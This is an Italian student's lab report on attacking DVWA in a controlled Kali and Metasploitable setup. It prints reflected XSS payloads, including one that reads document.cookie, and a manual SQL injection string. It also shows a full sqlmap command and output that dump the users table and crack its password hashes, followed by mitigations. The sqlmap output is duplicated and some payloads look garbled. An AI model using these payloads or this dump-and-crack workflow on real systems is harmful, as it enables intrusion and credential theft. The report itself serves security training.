

RELAZIONE TECNICA: ANALISI E SFRUTTAMENTO VULNERABILITÀ WEB (XSS & SQLi)

AMBITO: LABORATORIO DI PENETRATION TESTING SU DVWA

STUDENTE: LEANDRO ANCONA

DATA: 12 MAGGIO 2026

TARGET: METASPLOITABLE (192.168.1.172)

ATTACCANTE: KALI LINUX (192.168.1.171)

OBIETTIVO DELL'ESERCITAZIONE

L'OBIETTIVO È DIMOSTRARE, IN UN AMBIENTE CONTROLLATO, COME CONFIGURAZIONI ERRATE E MANCANZA DI SANIFICAZIONE DELL'INPUT POSSANO PERMETTERE L'ESECUZIONE DI CODICE ARBITRARIO LATO CLIENT (XSS) E LA MANIPOLAZIONE DI DATABASE LATO SERVER (SQL INJECTION).

CONFIGURAZIONE DEL LABORATORIO

CONNETTIVITÀ: VERIFICATA LA COMUNICAZIONE BIDIREZIONALE TRA KALI LINUX E METASPLOITABLE TRAMITE

COMANDO **PING** .

TARGET SETUP: ACCESSO ALLA PIATTAFORMA DVWA TRAMITE BROWSER.

SECURITY LEVEL: IMPOSTATO SU LOW TRAMITE IL PANNELLO DVWA SECURITY, GARANTENDO L'ASSENZA DI FILTRI LATO SERVER PER SCOPI DIDATTICI.

```
(kali@kali)-[~]
$ ping 192.168.1.172
PING 192.168.1.172 (192.168.1.172) 56(84) bytes of data.
64 bytes from 192.168.1.172: icmp_seq=1 ttl=64 time=6.80 ms
64 bytes from 192.168.1.172: icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 192.168.1.172: icmp_seq=3 ttl=64 time=0.940 ms
^C
--- 192.168.1.172 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.940/2.921/6.803/2.744 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.1.171
PING 192.168.1.171 (192.168.1.171) 56(84) bytes of data.
64 bytes from 192.168.1.171: icmp_seq=1 ttl=64 time=1.95 ms
64 bytes from 192.168.1.171: icmp_seq=2 ttl=64 time=1.10 ms
64 bytes from 192.168.1.171: icmp_seq=3 ttl=64 time=1.04 ms

--- 192.168.1.171 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 1.045/1.369/1.954/0.415 ms
```

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

VULNERABILITÀ: CROSS-SITE SCRIPTING (XSS REFLECTED) DESCRIZIONE TECNICA

LA VULNERABILITÀ XSS REFLECTED SI VERIFICA QUANDO UN'APPLICAZIONE RICEVE DATI IN UNA RICHIESTA HTTP E LI INCLUDE NELLA RISPOSTA IMMEDIATA SENZA OPPORTUNI CONTROLLI, PERMETTENDO L'ESECUZIONE DI SCRIPT JAVASCRIPT NEL BROWSER DELLA VITTIMA.





PROCEDIMENTO

NAVIGAZIONE SULLA PAGINA XSS (REFLECTED).

INSERIMENTO DEL SEGUENTE PAYLOAD NEL CAMPO DI INPUT:

javascript

```
<script>alert('hackerato da Lucertola88');</script>
```



JAVASCRIPT <SCRIPT>ALERT(DOCUMENT.COOKIE);</SCRIPT>

RISULTATO: IL BROWSER HA ESEGUITO IL CODICE, MOSTRANDO UN POP-UP DI AVVISO.

IMPATTO: UN ATTACCANTE POTREBBE UTILIZZARE QUESTA FALLA PER RUBARE I COOKIE DI SESSIONE (DOCUMENT.COOKIE) O REINDIRIZZARE GLI UTENTI SU SITI DI PHISHING. ULTIMO SCREEN E SCRIPT.

VULNERABILITÀ: SQL INJECTION (ERROR-BASED) DESCRIZIONE TECNICA

LA SQL INJECTION PERMETTE DI ALTERARE LE QUERY INVIATE DALL'APPLICAZIONE AL DATABASE. IN MODALITÀ LOW, L'INPUT DELL'UTENTE VIENE CONCATENATO DIRETTAMENTE ALLA QUERY SQL SENZA L'USO DI PREPARED STATEMENTS.

PROCEDIMENTO MANUALE


NAVIGAZIONE SULLA PAGINA SQL INJECTION.

TEST DI VULNERABILITÀ: INSERENDO IL CARATTERE APECE (`'`), IL SERVER RESTITUISCE UN ERRORE DI SINTASSI SQL, CONFERMANDO LA FALLA.

ESTRAZIONE DATI: PER VISUALIZZARE TUTTI GLI UTENTI DEL DATABASE, È STATO INSERITO IL SEGUENTE COMANDO NEL CAMPO ID:

sql

%' OR '1'='1



ANALISI: LA CONDIZIONE È SEMPRE VERA, COSTRINGENDO IL DATABASE A MOSTRARE TUTTI I RECORD DELLA TABELLA UTENTI.

PROCEDIMENTO AUTOMATIZZATO (SQLMAP)

PER UNA RICOGNIZIONE APPROFONDATA, È STATO UTILIZZATO SQLMAP DAL TERMINALE DI KALI:

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.172/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=7154b52dbea105268410d128a92fec96; security=low" -p id --dbms=MySQL -D dvwa --dump-all

[10:57:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:57:42] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:57:42] [INFO] testing for SQL injection on GET parameter 'id'
for the remaining tests, do you want to include all tests for 'MySQL' extend y
[10:58:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:58:04] [WARNING] reflective value(s) found and filtering out
[10:58:05] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[10:58:05] [INFO] testing 'Generic inline queries'
[10:58:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:58:07] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:58:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[10:58:09] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string='Me')
[10:58:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:58:09] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:58:09] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:58:09] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[10:58:09] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:58:09] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:58:09] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:58:09] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:58:09] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:58:09] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:58:09] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:09] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATXML)'
[10:58:09] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATXML)'
[10:58:09] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:58:09] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[10:58:09] [INFO] testing 'MySQL inline queries'
[10:58:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[10:58:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[10:58:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[10:58:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[10:58:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:58:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:58:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:58:20] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:58:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:58:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[10:58:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:58:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:58:20] [INFO] target URL appears to have 2 columns in query
[10:58:20] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[10:58:20] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
--
Parameter: id (GET)

Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 85158518Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(3310,3667)>(SELECT COUNT(*),CONCAT(@=71706a7671,(SELECT (ELT(3310-3310,1)))&#x277162607171,FLOOR(RAND(0)*2)))x FROM (SELECT 6584 UNION SELECT 2300 UNION SELECT 6052 UNION SELECT 5047)a GROUP BY x)-- MDK5Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8396 FROM (SELECT(SLEEP(5)))45Qc)-- pfgw5Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(@=71706a7671,&#x277162607171,FLOOR(RAND(0)*2)))x FROM (SELECT 6584 UNION SELECT 2300 UNION SELECT 6052 UNION SELECT 5047)a GROUP BY x)-- MDK5Submit=Submit

[10:58:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:58:20] [INFO] fetching tables for database: 'dvwa'
[10:58:20] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:58:20] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:58:20] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:58:01] [INFO] writing hashes to a temporary file '/tmp/sqlmap3y0u1366993/sqlmaphashes-2v7jhjcy.txt'
do you want to crack them via a dictionary-based attack? [y/N/q] y
[10:59:00] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt.' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[10:59:15] [INFO] using default dictionary
```

```
Parameter: id (GET)

Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 85158518Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(3310,3667)>(SELECT COUNT(*),CONCAT(@=71706a7671,(SELECT (ELT(3310-3310,1)))&#x277162607171,FLOOR(RAND(0)*2)))x FROM (SELECT 6584 UNION SELECT 2300 UNION SELECT 6052 UNION SELECT 5047)a GROUP BY x)-- MDK5Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8396 FROM (SELECT(SLEEP(5)))45Qc)-- pfgw5Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(@=71706a7671,&#x277162607171,FLOOR(RAND(0)*2)))x FROM (SELECT 6584 UNION SELECT 2300 UNION SELECT 6052 UNION SELECT 5047)a GROUP BY x)-- MDK5Submit=Submit

[10:58:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:58:20] [INFO] fetching tables for database: 'dvwa'
[10:58:20] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:58:20] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:58:20] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:58:01] [INFO] writing hashes to a temporary file '/tmp/sqlmap3y0u1366993/sqlmaphashes-2v7jhjcy.txt'
do you want to crack them via a dictionary-based attack? [y/N/q] y
[10:59:00] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt.' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[10:59:15] [INFO] using default dictionary
```

```
do you want to use common password suffixes? (slow!) [y/N] y
[10:59:25] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:59:25] [INFO] starting 2 processes
[10:59:29] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[10:59:30] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:59:35] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[10:59:48] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[11:00:00] [INFO] using suffix '1'
[11:01:02] [INFO] using suffix '123'
[11:01:11] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:01:50] [INFO] using suffix '2'
[11:02:32] [INFO] using suffix '12'
[11:03:31] [INFO] using suffix '3'
[11:04:21] [INFO] using suffix '13'
[11:04:54] [INFO] using suffix '7'
[11:05:50] [INFO] using suffix '11'
[11:06:44] [INFO] using suffix '5'
[11:07:41] [INFO] using suffix '22'
[11:08:52] [INFO] using suffix '23'
[11:10:26] [INFO] using suffix '01'
[11:11:39] [INFO] using suffix '4'
[11:12:30] [INFO] using suffix '07'
[11:13:03] [INFO] using suffix '21'
[11:13:58] [INFO] using suffix '14'
[11:14:59] [INFO] using suffix '10'
[11:15:54] [INFO] using suffix '06'
[11:16:43] [INFO] using suffix '08'
[11:17:38] [INFO] using suffix '8'
[11:18:10] [INFO] using suffix '15'
[11:18:47] [INFO] using suffix '69'
[11:19:32] [INFO] using suffix '16'
[11:20:26] [INFO] using suffix '6'
[11:21:19] [INFO] using suffix '18'
[11:22:16] [INFO] using suffix '!'
[11:23:00] [INFO] using suffix '.'
[11:23:43] [INFO] using suffix '*'
[11:24:30] [INFO] using suffix '!'
[11:25:37] [INFO] using suffix '?'
[11:26:18] [INFO] using suffix ';'
[11:26:58] [INFO] using suffix '-'
[11:27:25] [INFO] using suffix '!!!'
[11:27:55] [INFO] using suffix ','
[11:28:25] [INFO] using suffix '@'
```

```
+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1       | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4       | pablo  | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5       | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[11:28:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.172/dump/dvwa/users.csv'
[11:28:54] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[11:28:54] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1          | test | This is a test comment. |
+-----+-----+-----+

[11:28:54] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.172/dump/dvwa/guestbook.csv'
[11:28:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.172'

[*] ending @ 11:28:54 /2026-05-12/
```

ABBIAMO INDIVIDUATO LE PASSWORD DEGLI UTENTI.....

RISULTATO: IDENTIFICAZIONE DEI DATABASE E `information_schema` `dvwa`

SUCCESSIVO: ESTRAZIONE DELLE CREDENZIALI TRAMITE L'OPZIONE `-dump`

ANALISI DELLE MITIGAZIONI (EDUCATIVO)

PER PREVENIRE TALI ATTACCHI, È NECESSARIO ADOTTARE LE SEGUENTI CONTROMISURE:

PER XSS: IMPLEMENTARE LA SANIFICAZIONE DELL'INPUT E L'OUTPUT ENCODING. UTILIZZARE HEADER DI SICUREZZA COME LA CONTENT SECURITY POLICY (CSP).

PER SQLI: UTILIZZARE ESCLUSIVAMENTE QUERY PARAMETRIZZATE (PREPARED STATEMENTS). NON CONCATENARE MAI LE STRINGHE FORNITE DALL'UTENTE DIRETTAMENTE NELLE QUERY.

CONCLUSIONI

L'ESERCITAZIONE HA EVIDENZIATO COME LA FIDUCIA INCONDIZIONATA NELL'INPUT DELL'UTENTE SIA LA CAUSA PRIMARIA DELLE VULNERABILITÀ WEB. L'USO DI STRUMENTI COME BURP SUITE E SQLMAP È ESSENZIALE PER UN ANALISTA DI SICUREZZA PER IDENTIFICARE E DOCUMENTARE TALI FALLE PRIMA CHE VENGANO SFRUTTATE DA ATTORI MALEVOLI.